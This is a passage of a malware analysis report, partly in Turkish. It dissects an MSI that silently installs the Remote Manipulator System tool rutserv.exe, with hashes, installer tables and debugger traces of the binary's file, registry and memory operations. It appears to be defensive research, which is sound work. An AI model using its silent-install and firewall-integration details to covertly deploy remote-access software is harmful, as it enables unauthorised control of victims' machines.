
Figure 15- WScript.Shell Execution

The function uses **WScript.Shell** to execute the specified file path through **cmd**, introducing a 300-second delay before execution. It then executes the specified **MSI** file silently using the **/qn** parameter, which suppresses the user interface.

9.msi Analysis

Adı	9
MD5	8bd101b56c7f0a252040a869e968b5c9
SHA256	6fd8997159e37118fe400b607f8e8f7c92beee47310d6c5f829a215e78931b05
Dosya Türü	MSI

Static Analysis



Tables	Action	T...	Source	Target	ExtendedT...
ActionText	IS_LAUNCH_MY_PROGRAM_PLEASE	3282	rutserv.exe	/start	
AdminExecuteSequence	SetARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLDIR]	
AdminUISequence	ISPreventDowngrade	19		[IS_PREVENT_DOWNGRADE_EXIT]	
AdvtExecuteSequence	rom_setup_security	3154	rutserv.exe	/CONFIG /SETSECURITY	
AdvtUISequence	rom_uninstall	3154	rutserv.exe	-silentuninstall	
Binary	rom_install	3154	rutserv.exe	/silentinstall	
CheckBox	rom_integrate_with_firewall	3154	rutserv.exe	-firewall	
ComboBox	rom_start_silent	3282	rutserv.exe	/start	
Component	ISSetAllUsers	257	SetAllUsers.dll	SetAllUsers	
Control	printer_uninstall	3154	rfusclient.exe	-server /printeruninstall	
ControlCondition	printer_install	3154	rutserv.exe	/printerinstall	
ControlEvent	rms_delete_settings	3154	rfusclient.exe	-server /DELETESettings	
CreateFolder	rms_copy_msi	1106	rfusclient.exe	-msi_copy "[OriginalDatabase]"	
CustomAction	rms_already_installed	19		This version is already installed	
Dialog	rms_set_balloon_alert	3090	rutserv.exe	-config -instalrt	
Directory	rms_remove_from_firewall	3154	rutserv.exe	-remfirewall	0
Error	setAllUsersProfile2K	51	ALLUSERSPROFILE	[%ALLUSERSPROFILE]	
EventMapping	setAllUsersProfileNT	51	ALLUSERSPROFILE	[%SystemRoot%\Profiles\All Users	
Feature	setUserProfileNT	51	USERPROFILE	[%USERPROFILE]	
FeatureComponents	setPublicProfileVista	51	PUBLIC	[%PUBLIC]	
File	set_product_prop	51	IS_RMS	Yes	
ISComponentExtended	ShowMsiLog	226	SystemFolder	[SystemFolder]notepad.exe "[MsiLogFileLocation]"	
ISCustomActionReference	ISPrint	1	SetAllUsers.dll	PrintScrollableText	
ISDRMFileAttribute					
ISDRMLicense					

Figure 16- Analysis of the CustomAction Table Using Orca

Using the **Orca** tool to examine the **CustomAction** table of the **9.msi** file reveals that various custom installation actions are defined within the **MSI** package. Most of these actions are performed through executable files named **rutserv.exe** and **rfusclient.exe**. Analysis of the **CustomAction** entries highlights parameters associated with installation (**/silentinstall**), uninstallation (**-silentuninstall**), application or service startup (**/start**), security configuration (**/CONFIG /SETSECURITY**), and firewall integration (**-firewall**, **-remfirewall**).

File	WriteRegistryValues		5000
ISComponentExtended	IS_LAUNCH_MY_PROGRAM_PLEASE	NOT Installed AND UILevel <> 2 AND LAUNCHPROGRAM	6588
ISCustomActionReference	SetARPINSTALLLOCATION	Not Installed	1010
ISDRMFileAttribute	ISPreventDowngrade	ISFOUNDNEWERPRODUCTVERSION	450
ISDRMLicense	rom_setup_security	(NOT Installed) AND (UILevel = 5) AND ((SHOW_SETTINGS="Yes") OR (SHOW_SETTINGS=1))	6594
Icon	rom_uninstall	Installed	1525
InstallExecuteSequence	rom_install	NOT Installed	6505
InstallUISequence	rom_integrate_with_firewall	(NOT Installed) AND ((INTEGRATE_FIREWALL = "Yes") OR (INTEGRATE_FIREWALL = 1))	6552
LaunchCondition	rom_start_silent	NOT Installed AND UILevel = 2	6576
ListBox	ISetAllUsers	Not Installed	10
ListView	printer_uninstall	Installed AND (VersionNT>=600)	1513
Media	printer_install	(NOT Installed) AND (VersionNT>=600) AND ((PRINTER_INSTALL = "Yes") OR (PRINTER_INSTALL = 1))	6564
MsiDigitalCertificate	rms_delete_settings	Installed And (REMOVE_SETTINGS = "Yes")	1537
MsiFileHash	rms_copy_msi	NOT Installed	6457
MsiPatchCertificate	IsolateComponents		950
Patch	MsiUnpublishAssemblies		1750
Property	ValidateProductID		700
RadioButton	ResolveSource	Not Installed And Not PATCH	850
Registry	MsiConfigureServices	VersionMsi >= "5.00"	5801
RemoveFile	rms_already_installed	Installed AND (NOT REMOVE) AND (UILevel < 5)	475
Shortcut	rms_set_balloon_alert	NOT Installed AND UILevel = 5	6481
TextStyle	rms_remove_from_firewall	Installed AND (VersionNT>=600)	1507
UIText			

Tables: 45 InstallExecuteSequence - 85 rows

Figure 17- Analysis of the InstallExecuteSequence Table Using Orca

When the InstallExecuteSequence table is examined, it can be observed that the execution flow of the MSI package is designed according to the standard Windows Installer logic. The installation, uninstallation, and initial execution scenarios are managed through specific CustomAction entries tied to predefined conditions. If the product is not already installed on the system, the rom_install action is triggered, executing rutserv.exe /silentinstall. Thus, the installation chain proceeds as MSI → rom_install → rutserv.exe, meaning that the actual installation process is handled by an external executable rather than directly by Windows Installer.

After installation, the IS_LAUNCH_MY_PROGRAM_PLEASE entry executes rutserv.exe /start when the product has been newly installed and the required conditions are met, thereby starting the service. The security configuration is performed through rom_setup_security, which executes rutserv.exe /CONFIG /SETSECURITY. This allows additional configuration to be applied during the installation process.

During the uninstallation phase, the rom_uninstall entry executes rutserv.exe -silentuninstall, allowing the product to be removed silently.




Figure 18- Extraction of Contents Using LessMsi

Using the **LessMsi** tool, the contents of the **MSI** package were extracted and its file structure was made available for analysis. This allowed the components within the **MSI**, **CustomAction** entries, and embedded executable files to be obtained separately. In particular, key components such as **rutserv.exe** and **rfusclient.exe** were found to be included in the package. Through this extraction process, not only the **MSI** installation logic but also its embedded **payload structure** became visible. This made it possible to further analyze the components contained within the package. The files through which the operations referenced in the **InstallExecuteSequence** and **CustomAction** tables are performed can be directly identified. The **extraction** performed using **LessMsi** provides the files required for the next stage of the analysis, namely the static and dynamic analysis of the **rutserv.exe** file.

Rutserv.exe Analysis

Adı	Rutserv
MD5	182ab684ec5c25a535814bc60ecfd87c
SHA256	fcab92dde119f9cb5b2d5d7c2dc42cec998a687b416627a43cd880feae06c686
Dosya Türü	PE32/EXE

Static Analysis

Property	Value
File Name	C:\Users\...Desktop\Remote Manipulator System - Host\rutserv.exe
File Type	Portable Executable 32
File Info	Borland Delphi v5.0 KOL/MCK
File Size	21.02 MB (22038784 bytes)
PE Size	21.01 MB (22026752 bytes)
CompanyName	TektonIT
FileDescription	RMS
FileVersion	7.6.2.0
LegalCopyright	Copyright © 2024 TektonIT. Ter-Osipov Alex. All rights reserved.
LegalTrademarks	Remote Manipulator System, TektonIT
ProductName	Remote Manipulator System
ProductVersion	7.6.2.0

Figure 19- PE Information of the Rutserv.exe File

When examining the **rutserv.exe** file, it can be observed that the file size is **21.02 MB** and that it is a **32-bit** executable. The **CompanyName** field contains “**TektonIT**”, while the **ProductName** field is listed as “**Remote Manipulator System.**”




Figure 20- Compiler Signature Information of the Rutserv.exe File

The file appears to have been developed using the **Pascal** programming language in the **Embarcadero Delphi** environment. During the analysis, a **WinAuth (2.0) PKCS#7** signature was identified within the file. Additionally, **zlib**-based compressed data structures were found in the resource section.




Figure 21- Public Keys

When examining the **RCDATA** section using **Resource Hacker**, the data named **PUB_LKEY_RMS** and **PUB_LKEY_RUT** can be identified as embedded **RSA public key** structures in **PEM** format. These keys are used for data validation during **client-server communication**.




Figure 22- ZIP Archive Found in the Resource Section

The **LNG_DATA** resource located in the **RCDATA** section is not raw data and contains the “**PK**” signature at the beginning, which is characteristic of **ZIP** archives. This indicates that the relevant **resource** is a **ZIP archive embedded within the application**.




Figure 23- LNG_DATA Contents

The extracted ZIP archive contains localization files named **english.lg** and **russian.lg**. Analysis revealed that these files contain more than just language translation data; they also include important operational information about the **RMS** application's architecture, remote access capabilities, security mechanisms, and connection modules. Additionally, the presence of two separate language files, **English** and **Russian**, indicates that the application supports multiple languages.

Dynamic Analysis

6A 28 68 A088A75 E8 B4640200 8B45 08 03C0 8945 DC C745 C8 00000A02 33D8 895D CC 895D E0 895D FC 885D E7 BF 230000C0 0FB745 CA 50 FF35 40C68875 64:A1 30000000 FF70 18 FF15 20F38875 8945 CC 85C0 F8F4 0A440300	push 28 push kernelbase.758A8BA0 call kernelbase.75822320 mov eax,dword ptr ss:[ebp+8] add eax,eax mov dword ptr ss:[ebp-24],eax mov dword ptr ss:[ebp-38],rutserv.20A0000 xor ebx,ebx mov dword ptr ss:[ebp-34],ebx mov dword ptr ss:[ebp-20],ebx mov dword ptr ss:[ebp-4],ebx mov byte ptr ss:[ebp-19],b1 mov edi,C0000023 movzx eax,word ptr ss:[ebp-36] push eax push dword ptr ds:[7588C640] mov eax,dword ptr ds:[30] push dword ptr ds:[eax+18] call dword ptr ds:[!A1!locateHeap] mov dword ptr ss:[ebp-34],eax test eax,eax	GetTempPathW [ebp-38]: dbkFCallWrapperAddr+45C9F8 [ebp-34]: L"C:\\Users\\[redacted]\\AppData\\Local\\Temp" [ebp-34]: L"C:\\Users\\[redacted]\\AppData\\Local\\Temp"
---	--	--

Figure 24- Retrieving the TEMP Directory

At startup, **rutserv.exe** retrieves the **TEMP** directory path of the system on which it is running by calling the **GetTempPathW** API.

FFB5 F0DFFFFF 68 7CFCCC00 8BC3 BA 03000000 E8 21C9F8FF 6A 00 8B03 E8 28C6F8FF 50 E8 76CCF9FF 8BC3 BA 6CFCCC00 E8 26C8F8FF E9 F2000000 F8F4 0A440300	push dword ptr ss:[ebp-210] push rutserv.CCFC7C mov eax,ebx mov edx,3 call rutserv.C5C41C push 0 mov eax,dword ptr ds:[ebx] call rutserv.C5C12C push eax call <JMP.&CreateDirectoryW> mov eax,ebx mov edx,rutserv.CCFC6C call rutserv.C5C33C jmp rutserv.CCFC0D	[ebp-210]: L"rutserv" CCFC7C: L".madExcept" ebx:&L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\rutserv.madExcept" [ebx]: L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\rutserv.madExcept" ebx:&L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\rutserv.madExcept"
---	--	--

Figure 25- Creation of a Folder in the Temp Directory

During the subsequent process, **rutserv.exe** uses the **CreateDirectoryW** API to create a folder named **rutserv.madExcept** in the **TEMP** directory.

call <JMP.&FindFirstFileW> mov edi,eax cmp ebx,FFFFFFFF je <JMP.&FindNextFileW> lea eax,dword ptr ss:[ebp-260] lea edx,dword ptr ss:[ebp-220] mov ecx,104 call rutserv.C5C1E0 mov ecx,dword ptr ss:[ebp-260] lea eax,dword ptr ss:[ebp-25C] mov edx,dword ptr ss:[ebp-4] call rutserv.C5C334 mov eax,dword ptr ss:[ebp-25C] call rutserv.C5C1D0 push ecx call <JMP.&DeleteFileW> lea eax,dword ptr ss:[ebp-254] push eax push ebx call <JMP.&FindNextFileW> test edi,eax jne rutserv.CCFC4C push ebx call <JMP.&FindClose> mov eax,dword ptr ss:[ebp-4] call rutserv.C5C1D0 push eax call <JMP.&RemoveDirectoryW> lea eax,dword ptr ss:[ebp-254]	eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\rutserv.madExcept\\a.txt" [ebp-260]: L"b..txt" ecx: L"b..txt" [ebp-260]: L"b..txt" [ebp-25C]: L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\AppData\\Local\\Temp\\[redacted]" [ebp-04]: L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]" eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]" eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]" [ebp-04]: L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\rutserv.madExcept\\[redacted]" eax:&L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\rutserv.madExcept\\a.txt"	
--	--	--

Figure 26- Deletion of Files Created in the TEMP Directory

Using the **FindFirstFileW** API, it retrieves the contents of the directory it created under the **TEMP** directory. Since the **rutserv.madExcept** directory created under the **TEMP** directory was empty, some test files were created for analysis purposes. It was observed that the malware deleted these files using the **DeleteFileW** and **RemoveDirectoryW** APIs.



Figure 27- Retrieving System Version Information

RutServ.exe uses the **RegOpenKeyExW** API to access **Windows NT\CurrentVersion** and retrieve system version information such as **CurrentBuild**, **CurrentMajorVersionNumber**, and **CurrentMinorVersionNumber**.




Figure 28- GetUserGeoID Call

The **GetUserGeoID** call reads the **Nation** value under the **International\Geo** registry path. The retrieved value is **235**, which represents **Türkiye** according to the Windows **GEOID** table.

mov edi,edi	GetVolumeInformationW
push ebp	
mov ebp,esp	
sub esp,34	
push ebx	esi:L"C:"
push esi	eax:L"C:\\"
push edi	
xor eax,eax	
push 5C	
mov word ptr ss:[ebp-6],ax	
mov eax,dword ptr ss:[ebp+8]	[ebp+08]:L"C:\\"
pop edi	
mov word ptr ss:[ebp-8],di	
test eax,eax	eax:L"C:\\"
je kernelbase.7582DD52	
xor ebx,ebx	
lea ecx,dword ptr ss:[ebp-14]	
push ebx	
push ebx	
push ecx	eax:L"C:\\"
push eax	
call dword ptr ds:[<RtlDosPathNameToNtPathNam	
test al,al	

Figure 29- Retrieving System Disk Information

The system's disk information is retrieved using the **GetVolumeInformationW** API call.

EB 7E	jmp rutserv.D0E848	
8D45 F8	lea eax,dword ptr ss:[ebp-8]	
50	push eax	
6A 40	push 40	
68 E0000000	push E0	
8D46 18	lea eax,dword ptr ds:[esi+18]	
50	push eax	
E8 2EE8F5FF	call <JMP.&VirtualProtect>	ebx:"MZP"
3B1D DCB8BF01	cmp ebx,dword ptr ds:[1BF8BDC]	
75 1E	jne rutserv.D0E804	
BA 34EECC00	mov edx,rutserv.CCEE34	
8B45 FC	mov eax,dword ptr ss:[ebp-4]	
2B10	sub edx,dword ptr ds:[eax]	ebx:"MZP"
2BD3	sub edx,ebx	
8956 2C	mov dword ptr ds:[esi+2C],edx	

Adres	Hex	ASCII
00C50000	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.....yy..
00C50010	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00	@.....
00C50020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00C50030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	01.....
00C50040	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	%....!..LI!..
00C50050	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program mus
00C50060	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W
00C50070	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in32..\$7.....
00C50080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00C50090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00C500A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00C500B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 30- VirtualProtect Operation

Using the **VirtualProtect** API, the program marks the relevant memory region with **ERWC** permissions. As a result, the memory region becomes both **executable** and **writable**. At the same time, through the **copy-on-write** mechanism, any modifications are performed within the **private memory** region.

Adres	Disassembly	Comments
757C5360	mov edi,edi	
757C5362	push ebp	
757C5363	mov ebp,esp	
757C5365	push 0	
757C5367	push dword ptr ss:[ebp+C]	[ebp+0C]:L"PUB_LKEY_RMS"
757C536A	push dword ptr ss:[ebp+8]	[ebp+08]: "MZP"
757C5370	call <kernelbase.FindResourceExW>	
757C5375	pop ebp	
757C5376	ret C	
6A 14	push 14	
68 D8898A75	push kernelbase.758A89D8	LoadResource
E8 C4580300	call kernelbase.75822320	
837D 0C 00	cmp dword ptr ss:[ebp+C],0	[ebp+0C]:dbkFCallWrapperAddr+232CA8
0F84 7C530400	je kernelbase.75831DE2	
8365 FC 00	and dword ptr ss:[ebp-4],0	
8845 08	mov eax,dword ptr ss:[ebp+8]	[ebp+08]: "MZP"
85C0	test eax,eax	
74 39	je kernelbase.757ECAAA	
6A 00	push 0	
8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	[ebp-1C]: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
51	push ecx	ecx: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
FF75 0C	push dword ptr ss:[ebp+C]	[ebp+0C]:dbkFCallWrapperAddr+232CA8
50	push eax	
FF15 7CF28B25	call dword ptr ds:[<LdrAccessResource>]	
894C DC	mov dword ptr ss:[ebp-24],eax	

Figure 31- Reading the Resource Content

The **FindResourceW** API is used to locate and retrieve the **PUB_LKEY_RMS** resource. The retrieved resource content is then loaded using the **LoadResource** API.

Adres	Disassembly	Comments
push 14	push 14	
push kernelbase.768789D8	push kernelbase.768789D8	LoadResource
call kernelbase.767F2320	call kernelbase.767F2320	
cmp dword ptr ss:[ebp+C],0	cmp dword ptr ss:[ebp+C],0	[ebp+0C]:L"PUB_LKEY_RUT"
je kernelbase.76801DE2	je kernelbase.76801DE2	
and dword ptr ss:[ebp-4],0	and dword ptr ss:[ebp-4],0	
mov eax,dword ptr ss:[ebp+8]	mov eax,dword ptr ss:[ebp+8]	eax:dbkFCallWrapperAddr+232CD0
test eax,eax	test eax,eax	eax:dbkFCallWrapperAddr+232CD0
je kernelbase.767BCAAA	je kernelbase.767BCAAA	
push 0	push 0	
lea ecx,dword ptr ss:[ebp-1C]	lea ecx,dword ptr ss:[ebp-1C]	[ebp-1C]: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
push ecx	push ecx	ecx: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
push dword ptr ss:[ebp+C]	push dword ptr ss:[ebp+C]	[ebp+0C]:dbkFCallWrapperAddr+232CD0
push eax	push eax	eax: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
call dword ptr ds:[<LdrAccessResource>]	call dword ptr ds:[<LdrAccessResource>]	
mov dword ptr ss:[ebp-24],eax	mov dword ptr ss:[ebp-24],eax	
mov dword ptr ss:[ebp-4],FFFFFFF	mov dword ptr ss:[ebp-4],FFFFFFF	
mov ecx,dword ptr ss:[ebp-1C]	mov ecx,dword ptr ss:[ebp-1C]	[ebp-1C]: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
test eax,eax	test eax,eax	eax: "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
